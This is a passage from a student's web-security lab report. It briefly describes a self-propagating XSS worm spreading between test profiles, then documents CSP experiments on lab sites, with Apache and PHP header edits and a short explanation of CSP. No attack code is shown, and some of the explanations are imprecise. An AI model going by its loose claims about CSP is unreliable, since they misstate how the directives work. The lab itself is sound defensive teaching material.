
Group notifications

This shows that Charlie was affected and his 'about me' changed to what we had set in Samy's JS code, but we never visited Samy's profile. This is because we visited Alice's profile that contains the same code as that of Samy's, because her profile was infected when she visited Samy's profile. This shows that the attack is self-propagating.

Task 7 : Defeating XSS Attacks Using CSP


1. Describe and explain your observations when you visit these websites.

Example32a.com :




We notice that all the areas from 1 to 6 are 'OK' and on clicking the button on area 7, we get an alert that shows 'JS Code executed!'.

Example32b.com :



We notice that all the areas 1,2,3 and 5 are 'failed' and only areas 4 and 6 are 'OK'. On clicking the button on area 7, we are unable to get any alert.

Example32c.com :



We notice that all the areas 2,3 and 5 are 'failed' and only areas 1,4 and 6 are 'OK'. On clicking the button on area 7, we are unable to get any alert.

2. Click the button in the web pages from all the three websites, describe and explain your observations.

Example32a.com : On clicking the button on area 7, we get an alert that shows 'jS Code executed!'.

Example32b.com : On clicking the button on area 7, we are unable to get any alert.

Example32c.com : On clicking the button on area 7, we are unable to get any alert.

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.


Modifying the apache_csp.conf :

A screenshot of a text editor window titled 'apache_csp.conf' with a file path '~/.Desktop/crossscript/image_www'. The editor shows an Apache configuration file with three VirtualHost blocks. The first block is for example32a.com. The second block is for example32b.com and includes a 'Header set Content-Security-Policy' directive with 'default-src 'self';' and 'script-src 'self' *.example60.com *.example70.com'. The third block is for web applications. Line 15, which contains the 'script-src' directive, is highlighted in grey.

```
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3     DocumentRoot /var/www/csp
4     ServerName www.example32a.com
5     DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10     DocumentRoot /var/www/csp
11     ServerName www.example32b.com
12     DirectoryIndex index.html
13     Header set Content-Security-Policy " \
14         default-src 'self'; \
15         script-src 'self' *.example60.com *.example70.com \
16         "
17 </VirtualHost>
18
19 # Purpose: Setting CSP policies in web applications
20 <VirtualHost *:80>
```

Added *.example60.com under script-src 'self'.

After restarting the containers via dcdownd -> dcbuild -> dcup ;



So Areas 5 and 6 display 'OK' successfully.

4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

Go into the `phpindex.php` file via root from the elgg server. The path is shown below with the process of entering the file via `dockps` and `docksh`.


```
root@0c19b0127f36: /var/www/csp
[04/12/21]seed@VM:~/.../image_www$ dockps
04a26d16d910  mysql-10.9.0.6
0c19b0127f36  elgg-10.9.0.5
[04/12/21]seed@VM:~/.../image_www$ docksh 0c
root@0c19b0127f36:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
root@0c19b0127f36:/# cd ./var
root@0c19b0127f36:/var# ls
backups  elgg-data  local  log  opt  spool  www
cache  lib  lock  mail  run  tmp
root@0c19b0127f36:/var# cd ./www
root@0c19b0127f36:/var/www# ls
csp  elgg  html
root@0c19b0127f36:/var/www# cd ./csp
root@0c19b0127f36:/var/www/csp# ls
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@0c19b0127f36:/var/www/csp# nano phpindex.php
```

Add in 'nonce-222-222-222' and *.example60.com into the script-src 'self' section.

```
GNU nano 4.8                                phpindex.php
i<?php
  $cspheader = "Content-Security-Policy:".
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com".
    "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

After a page refresh;



So Areas 1,2,4,5 and 6 display 'OK' successfully.

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

The default-src 'self' prevents from editing or adding any inline client-side scripts inside the webpage directly.

Prevents clickjacking, this directive can be applied to frames, iframes, and embed tags thereby preventing browsers from not allowing sources to be imported from other domains that are not specified in this directive.

CSP enforces HTTPS, in addition, any HTTP request that has been specified might need to be changed to HTTPS as well. CSP provides upgrade-insecure-requests directive to rewrite HTTP URLs to HTTPS.

Content Security Policy is just one of the method that is available to secure the web page from attackers especially Cross-Site scripting (XSS) attack. Along side other methods as well as keeping the system up to date with regular updates is required to prevent massive attacks.